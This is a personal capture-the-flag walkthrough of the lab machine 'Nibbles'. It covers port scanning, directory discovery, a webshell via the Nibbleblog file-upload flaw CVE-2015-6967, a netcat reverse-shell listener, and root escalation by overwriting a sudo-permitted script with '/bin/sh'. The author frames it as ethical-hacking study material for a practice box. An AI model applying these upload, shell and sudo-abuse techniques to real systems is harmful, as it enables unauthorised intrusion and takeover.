

Nibbles walkthrough

Index

| | |
|----------------------------------|---|
| Index | 1 |
| List of pictures | 1 |
| Disclaimer | 2 |
| Reconnaissance | 2 |
| Initial foothold | 2 |
| User flag..... | 4 |
| Privilege escalation | 5 |
| Personal comments | 6 |
| Appendix A – CVE-2015-6967 | 6 |
| References | 6 |

List of pictures

| | |
|---|---|
| Figure 1 - nMap scan results..... | 2 |
| Figure 2 - New path found | 2 |
| Figure 3 - New resources found on nibbleblog path | 3 |
| Figure 4 - Info about nibbleblog | 3 |
| Figure 5 - User found | 4 |
| Figure 6 - Command to exploit Nibbleblog..... | 4 |
| Figure 7 - Webshell up and running..... | 4 |
| Figure 8 - Command to obtain a shell..... | 5 |
| Figure 9 - User shell and flag | 5 |
| Figure 10 - Info to privilege escalation | 5 |
| Figure 11 - nibbler home directory..... | 5 |
| Figure 12 - Archive content..... | 5 |
| Figure 13 - Root shell and flag | 6 |


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
(k14d1u5@k14d1u5-kali)-[/media/.../Per OSCP/Linux/Easy/nibbles]
$ nmap -sT -sV -A --script default -p- 10.10.10.75 -oA Nibbles
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 04:28 AEDT
Nmap scan report for 10.10.10.75
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519) IP Address
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.49 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 80. So, this machine has SSH service enabled on port 22 and a web application running on port 80. Also, nMap provides Linux as Operative System, but any further details.

Initial foothold

Since the machine has just SSH and a web application, I started to investigate the web application. Browsing on port 80, I just found an "Hello world" page, so I checked the source code. Here, I found a new path:



```
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```


Figure 2 - New path found

Since I had new resource to analyze, I run a web content discovery tool to find more both on the original URL and the new one. This analysis didn't help on the base URL, but was very useful on the *nibbleblog* path. In fact, I found some resources on it, as shown in the following figure:

```
.php5 [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 41ms]
.php [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 39ms]
.html.php [Status: 403, Size: 307, Words: 22, Lines: 12, Duration: 3855ms]
.html [Status: 403, Size: 303, Words: 22, Lines: 12, Duration: 3632ms]
COPYRIGHT.txt [Status: 200, Size: 1272, Words: 168, Lines: 27, Duration: 39ms]
LICENSE.txt [Status: 200, Size: 35148, Words: 5836, Lines: 676, Duration: 53ms]
README [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 39ms]
admin [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 43ms]
admin.php [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 59ms]
content [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 40ms]
feed.php [Status: 200, Size: 302, Words: 8, Lines: 8, Duration: 108ms]
index.php [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 59ms]
install.php [Status: 200, Size: 78, Words: 11, Lines: 1, Duration: 61ms]
languages [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 46ms]
plugins [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 39ms]
sitemap.php [Status: 200, Size: 402, Words: 33, Lines: 11, Duration: 57ms]
themes [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 41ms]
update.php [Status: 200, Size: 1622, Words: 103, Lines: 88, Duration: 88ms]
:: Progress: [1535688/1535688] :: Job [1/1] :: 188 req/sec :: Duration: [0:15:37] :: Errors: 1058 ::
```

Figure 3 - New resources found on nibbleblog path

Some of them were very interesting. For example, the README file I found the Nibbleblog version, the permission to write on the */content/* path by the Apache server and the possible PHP version:



```
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory @content@ writable by Apache/PHP

Optional requirements
* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog
```

Figure 4 - Info about nibbleblog

The */content/* path contains several files. One of these is */content/private/users.xml*. It contains a username, as shown in the following figure:




Figure 5 - User found

The *admin.php* page contains an administrator login, but I still need to find the password. I tried very hard to find it. I run hydra to perform a brute force attack, but it was not possible because the site applied some anti-brute force countermeasures. I looked for it in all files I was able to check, but nothing. Default password didn't work. After a lot of time, I thought that box's name could be helpful. In this way, I finally found the credentials. However, the administrator dashboard was not very useful to exploit the box.

User flag

Looking for some interesting exploit on the Internet, I found out that Nibbleblog was vulnerable to the CVE-2015-6967. This CVE require login credentials. Luckily, I found them. At this point I had all information I needed to exploit the box and obtain a shell. So, I searched an exploit on the Internet and I run it:




Figure 6 - Command to exploit Nibbleblog

At this point, I needed to access to it. To do it, I just had to browse to the *http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php* path:




Figure 7 - Webshell up and running

Using the webshell I just uploaded, I was able to run each command I needed. So, the most useful task I did was to open a shell. To achieve this goal, I run the following command, after I opened a listener:




Figure 8 - Command to obtain a shell

So, I just needed to retrieve the user flag:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 6677
listening on [any] 6677 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.75] 59838
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ pwd
/var/www/html/nibbleblog/content/private/plugins/my_image
$ cat /home/nibbler/user.txt
28
```

Figure 9 - User shell and flag

Privilege escalation

One of the firsts tasks I did was checking the sudoers. In this box, I was able to run a specific script as *root* without using the user password, as shown in the following figure:

```
$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Figure 10 - Info to privilege escalation

I looked for this script, but it didn't exist. However, in the user's home directory I found an archive named *personal.zip*:

```
$ cd /home/nibbler
$ ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29 2017 .
drwxr-xr-x 3 root root 4096 Dec 10 2017 ..
-rw-r--r-- 1 nibbler nibbler 0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-r--r--r-- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r--r--r-- 1 nibbler nibbler 33 Nov 6 13:31 user.txt
```

Figure 11 - nibbler home directory

So, I unzip this archive and I found the script I looked for:

```
$ unzip personal.zip
Archive: personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

Figure 12 - Archive content

At this point, I just override this script and run it as *root* to obtain a root shell and retrieve the root flag:

```
$ echo "/bin/sh" > monitor.sh
$ cat monitor.sh
/bin/sh
$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 8 Nov 6 14:30 monitor.sh
$ sudo ./monitor.sh
whoami
root
pwd
/home/nibbler/personal/stuff
cat /root/root.txt
1 [REDACTED] 7
```

Figure 13 - Root shell and flag

Personal comments

I really hated this box because I don't love when I need to find some information in a very nonsensical way as I had to do to find the Nibbleblog admin password. Also, the presence of *personal.zip* archive is very strange, in my opinion. In fact, I just need to create a script in the right path to run it. This means that the archive is useless and I don't understand why it is on the filesystem. In conclusion, the box was very easy.

Appendix A – CVE-2015-6967

The vulnerability was found in 2015, allowing an attacker to upload a PHP script and execute remote commands. This vulnerability requires **admin** privileges on the blog itself, as the attack is only possible through the "My Image" plugin. When uploading a file, the code does not check the extension of the file and trusts the user that he has uploaded an image. After the "image" is uploaded, it can be accessed through the browser. Since most installations are default, you can find your uploaded "image" at `/content/private/plugins/my_image/<image_name>.ext`. In this way, you can upload any kind of files. This CVE highlights the importance of not trusting user data and how overlooking even one detail can cause remote command execution (RCE). You might think of sanitizing user input to prevent SQLi or XSS but may fail to consider that even a picture upload functionality could lead to serious security issues.

References

<https://systemweakness.com/a-look-at-cve-2015-6967-fe9a990d57a1> -> CVE explanation, fix and exploit development.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=2015-6967> -> CVE-2015-6967 MITRE definition